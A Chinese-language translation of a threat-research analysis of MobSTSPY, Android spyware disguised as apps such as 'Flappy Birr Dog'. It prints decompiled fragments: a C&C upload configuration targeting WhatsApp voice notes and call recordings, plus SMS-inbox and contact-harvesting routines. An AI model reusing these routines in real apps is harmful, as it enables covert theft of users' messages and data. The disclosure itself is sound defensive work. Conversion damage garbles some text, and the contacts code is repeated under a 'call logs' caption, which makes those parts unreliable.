
Google Play上伪装成Android应用的间谍软件

Pinging / 2019-01-06 08:59:00 / 浏览数 2456 技术文章 翻译文章 顶(0) 踩(0)

我们在研究过程中发现了一种间谍软件（被检测为ANDROIDOS_MOBSTSPY），它伪装成合法的Android应用程序并用以收集用户的隐私信息。在2018年，这些应用程序可在Google Play上下载。在调查中我们发现，一些应用程序已被全球用户下载超过100,000次。

最初我们调查的应用程序是名为Flappy Birr Dog的游戏，如图1所示。其他应用程序包括FlashLight■HZPermis Pro Arabe■Win7imulator■Win7Launcher■Flappy Bird。 自2018年2月以来，其中的六款应用程序已被Google Play暂停使用。截至文章发布时，Google已经从Google Play中删除了相关的所有应用程序。



Flappy Birr Dog

Tassaly Inc Arcade

3+

★★★★★ 1

Contains Ads

Flappy Birr Dog

Help the Flappy Birr & Super Dog to fly as far as possible, avoid the the green pipes, collect coins and get extra power against bad flowers.


REVIEWS

5.0

★★★★★


窃取信息

MobSTSPY能够窃取用户位置、短信对话、通话记录和剪贴板内容等信息。 它使用Firebase Cloud Messaging将信息发送到其服务器。当恶意软件启动后，它会检查设备网络可用性。之后，它从其C■C■■■读取并解析XML配置文件。




```
▼<streams>
  ▼<stream>
     <is_firebase_upload> true </is_firebase_upload>
     <is_fifo> false </is_fifo>
     <is_users_infos_upload> true </is_users_infos_upload>
     <is_users_files_upload> true </is_users_files_upload>
     <upload_max_retry_times> 10 </upload_max_retry_times>
     <file_max_size_kb> 0 </file_max_size_kb>
     <files_max_nb> 0 </files_max_nb>
     <file_type> all </file_type>
     <storage> internal_external </storage>
     <server_upload_url> http://[redacted]/upload_script.php </server_upload_url>
     <pattern_1> PATTERN_1 </pattern_1>
     <pattern_2> PATTERN_2 </pattern_2>
    ▼<folder_path>
       #WhatsApp//Media//WhatsApp Voice Notes##AutoCallRecorderPro##ACRCalls##CallRecorder##SMemo##DCIM/Camera##
     </folder_path>
     <include_countries> ma,dz,tn,sa,ae,iq,eg </include_countries>
     <exclude_countries> </exclude_countries>
     <category> uploads_settings </category>
   </stream>
  ▼<stream>
     <link> http://[redacted] </link>
     <category> service_mine </category>
     <service_minutes> 1 </service_minutes>
   </stream>
 </streams>
```

然后，恶意软件对某些设备信息进行收集工作，例如所使用的语言、其注册国家或地区、软件包名称、设备制造商等。图3中可以看到它窃取的所有信息的示例。




Name	Value
user_email	p[redacted]@email.
regId	[redacted]
app_package_name	com.[redacted]
app_version_name	5.0
app_version_code	23
user_device_manufacturer	LGE
user_device_name	bullhead
user_device_model	Nexus 5X
user_device_os_version	27
user_random_id	2018122[redacted]
topic	hizaxy_tv
clipboard	NaN
login	Nan
type	0
password	Nan
wifi	true
wifi_ssid	[redacted]
gps	true
tasks	process_[redacted]
google_play_services	[redacted]
ip_local	[redacted]
ip_wifi	[redacted]
location	[redacted]

它将收集到的信息发送到C■C■■■，从而注册相关设备。 完成此工作后，恶意软件将等待并执行通过FCM技术从C＆C服务器接收到的命令。




```
label_170:
    this.w = v8_1.getString("url");
    this.w = a.e(this.w);
    this.x = v8_1.getString("notif_big_img_url");
    this.y = v8_1.getString("notif_large_img_url");
    v1_1 = "false";
    if(v8_1.getString("is_fifo_order") != null) {
        v1_1 = v8_1.getString("is_fifo_order");
    }

    this.G = a.a(v1_1, false);
    this.H = a.a(v8_1.getString("is_firebase_upload"), true);
    v0 = v8_1.getString("file_type") != null ? v8_1.getString("file_type") : "all";
    this.K = v0;
    this.L = v8_1.getString("upload_server_url");
    this.M = v8_1.getString("folder_path");
    this.M = this.M.replace("//", "/");
    v0 = v8_1.getString("files_max_nb");
    if(v0 == null) {
        this.O = 0;
    }
    else if(v0.isEmpty()) {
        this.O = 0;
    }
    else if(TextUtils.isDigitsOnly(((CharSequence)v0))) {
        this.O = v8_1.getInt("files_max_nb");
    }

    v0 = v8_1.getString("upload_max_retry_times");
    if(v0 != null) {
        if(!v0.equalsIgnoreCase("")) {
            if(v0.equalsIgnoreCase(" ")) {
            }
            else {
                if(TextUtils.isDigitsOnly(((CharSequence)v0))) {
                    this.R = v8_1.getInt("upload_max_retry_times");
                }
                else {
                }

                goto label_248;
            }
        }

        this.R = this.S;
    }
    else {
        this.R = this.S;
    }
```

通过执行恶意软件收到的命令，它可以窃取SMS会话、联系人列表、文件和呼叫日志，如后续图表中的命令所示。



```
public static List getSMS(Context arg8) {
    if(!CommonUtilities.hasPermission(arg8, "android.permission.READ_SMS")) {
        return null;
    }

    ArrayList v0 = new ArrayList();
    Cursor v8 = arg8.getContentResolver().query(Uri.parse("content://sms/inbox"), null, null, null, null);
    while(v8.moveToNext()) {
        String v1 = v8.getString(v8.getColumnIndex("address"));
        String v2 = v8.getString(v8.getColumnIndexOrThrow("body"));
        ((List)v0).add("Number: " + v1 + " .Message: " + v2);
    }

    return ((List)v0);
}
```

窃取到的SMS 会话。




```
public static List getContactsList(Context arg7) {
    List v1 = null;
    if(!CommonUtilities.hasPermission(arg7, "android.permission.READ_CONTACTS") && !CommonUtilities.hasPermission(arg7, "android.permission.WRITE_CONTACTS")) {
        return v1;
    }

    if((CommonUtilities.isAndroidMOrHigher()) && !CommonUtilities.isPermissionGranted(arg7, "android.permission.READ_CONTACTS")) {
        return v1;
    }

    ArrayList v0 = new ArrayList();
    Cursor v7 = arg7.getContentResolver().query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI, null, null, null, null);
    while(v7.moveToNext()) {
        String v1_1 = v7.getString(v7.getColumnIndex("display_name"));
        String v2 = v7.getString(v7.getColumnIndex("data1"));
        ((List)v0).add("Name: " + v1_1 + " .phoneNumber: " + v2);
    }

    v7.close();
    return ((List)v0);
}
```

窃取到的对话列表。


```
public static List getContactsList(Context arg7) {
    List v1 = null;
    if(!CommonUtilities.hasPermission(arg7, "android.permission.READ_CONTACTS") && !CommonUtilities.hasPermission(arg7, "android.permission.WRITE_CONTACTS")) {
        return v1;
    }

    if((CommonUtilities.isAndroidMOrHigher()) && !CommonUtilities.isPermissionGranted(arg7, "android.permission.READ_CONTACTS")) {
        return v1;
    }

    ArrayList v0 = new ArrayList();
    Cursor v7 = arg7.getContentResolver().query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI, null, null, null, null);
    while(v7.moveToNext()) {
        String v1_1 = v7.getString(v7.getColumnIndex("display_name"));
        String v2 = v7.getString(v7.getColumnIndex("data1"));
        ((List)v0).add("Name: " + v1_1 + " .phoneNumber: " + v2);
    }

    v7.close();
    return ((List)v0);
}
```

窃取到的通话记录。



